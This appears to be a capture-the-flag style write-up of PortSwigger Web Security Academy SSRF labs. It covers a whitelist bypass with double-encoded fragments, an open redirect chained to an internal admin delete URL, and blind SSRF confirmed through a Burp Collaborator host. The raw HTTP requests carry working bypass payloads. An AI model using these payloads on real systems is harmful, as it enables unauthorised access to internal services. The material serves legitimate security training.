
4. SSRF with whitelist-based input filters

This time, i try some way to access localhost but i was fail.




```
HTTP/1.1  400  Bad  Request
Content-Type : application/json;   charset=utf-8
Connection : close
Content-Length : 58

"External stock check host must be stock.weliketoshop.net"
```

But when I put a credential and @ before main url. It was accept



```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 51

"Could not connect to external stock check service"
```


So, I add localhost before # as a fragment: http://localhost:80#@stock.weliketoshop.net/admin but it not work



```
%2523
```

After encode URL this specific charecter:

http://localhost:80%2523@stock.weliketoshop.net/admin




```
POST /product/stock HTTP/1.1
Host: ac591fc81e5fc926802280db009500c2.web-security-academy.net
Cookie: session=HOWiJLQiOPUOw2axlvo2kyMdEmYZyRkL
Content-Length: 62
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://ac591fc81e5fc926802280db009500c2.web-security-academy.ne
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac591fc81e5fc926802280db009500c2.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin
```

```
        <div class="container is-page">
          <header class="navigation-header">
            <section class="top-links">
              <a href=/>Home</a>
              <p>
                |
              </p>
              <a href="/admin">Admin panel</a>
              <p>
                |
              </p>
              <a href="/my-account">My account</a>
              <p>
                |
              </p>
            </section>
          </header>
          <header class="notification-header">
          </header>
          <section>
            <h1>
              Users
            </h1>
            <div>
              <span>carlos - </span>
              <a href="/admin/delete?username=carlos">Delete</a
            </div>
            <div>
              <span>wiener - </span>
```

Successfully accessed to admin panel.

5. SSRF with filter bypass via open redirection vulnerability


When I click next product feature.



Request to https://acf11f6a1e76bf8180ed0f4c00260043.web-security-academy.net:443 [18.200.141.238]

```
GET /product/nextProduct ?currentProductId =2&path=/product?productId=3  HTTP/1.1
Host: acf11f6a1e76bf8180ed0f4c00260043.web-security-academy.net
Cookie: session=LaTxDNUifxUqzYp5DoOtbGwXpWnfF95f; session=nQ1PpCa85SP64hpyqLfWptx2MqjXo4E1
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
```


I realized it has a Open Redirect Vulnerability in path= parameter.



```
GET /product/nextProduct?currentProductId=2&path=http://google.com HTTP
Host: acf11f6a1e76bf8180ed0f4c00260043.web-security-academy.net
Cookie: session=LaTxDNUifxUqzYp5DoOtbGwXpWnfF95f; session=
nQ1PpCa85SP64hpyqLfWptx2MqjXo4E1
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Location: http://google.com
Content-Encoding: gzip
Connection: close
Content-Length: 0
```

I edit path into admin page.



```
GET /product/nextProduct ?currentProductId =2&path=
192.168.0.12:8080/admin/delete?username=carlos   HTTP/1.1
Host: acf11f6a1e76bf8180ed0f4c00260043.web-security-academy.net
Cookie : session =LaTxDNUifxUqzYp5DoOtbGwXpWnfF95f  ; session =
nQ1PpCa85SP64hpyqLfWptx2MqjXo4E1
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="92"
Sec-Ch-Ua-Mobile : ?0
Upgrade-Insecure-Requests  : 1
User-Agent : Mozilla/5.0  (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36  (KHTML, like Gecko) Chrome/92.0.4515.131
```


```
HTTP/1.1  302  Found
Location : 192.168.0.12:8080/admin/delete?username=carlos
Content-Encoding : gzip
Connection : close
Content-Length : 0
```

As expected, I edirected to admin panel

6. Blind SSRF with out-of-band detection

As a hint, this site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

So, I use Collaborator to check



Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any inte
payloads will appear below.

Generate Collaborator payloads


Number to generate: 1 | Copy to clipboard | ☑ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds | Poll now

#	Time	Type	Payload	Comment


Change url in Referrer Header into Collaborator’s url



```
GET /product?productId=1 HTTP/1.1
Host: ac411f6a1ed7498080256lde00980041.web-security-academy.net
Cookie: session=krdjg82YaRxCae3h1FZzacF6pBKaOPkz
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://yikp15505cphip2sufdr2i5kfbl29r.burpcollaborator.net
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 5994

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=style
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Blind SSRF with out-of-band detection
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>

    <div id="academyLabHeader">
      <section class="academyLabBanner is-solved">
        <div class="container">
          <div class="logo">
          </div>
          <div class="title-container">
            <h2>
```

Send the request , then check my server. Some DNS and HTTP interactions with it



#	Time	Type	Payload	Comment
1	2021-Aug-23 13:16:21 UTC	HTTP	yikpl5505cphip2sufdr2i5kfbl29r	
2	2021-Aug-23 13:16:21 UTC	DNS	yikpl5505cphip2sufdr2i5kfbl29r	
3	2021-Aug-23 13:16:21 UTC	DNS	yikpl5505cphip2sufdr2i5kfbl29r	

The Collaborator server received an HTTP request.

The request was received from IP address 52.208.12.94 at 2021-Aug-23 13:16:21 UTC.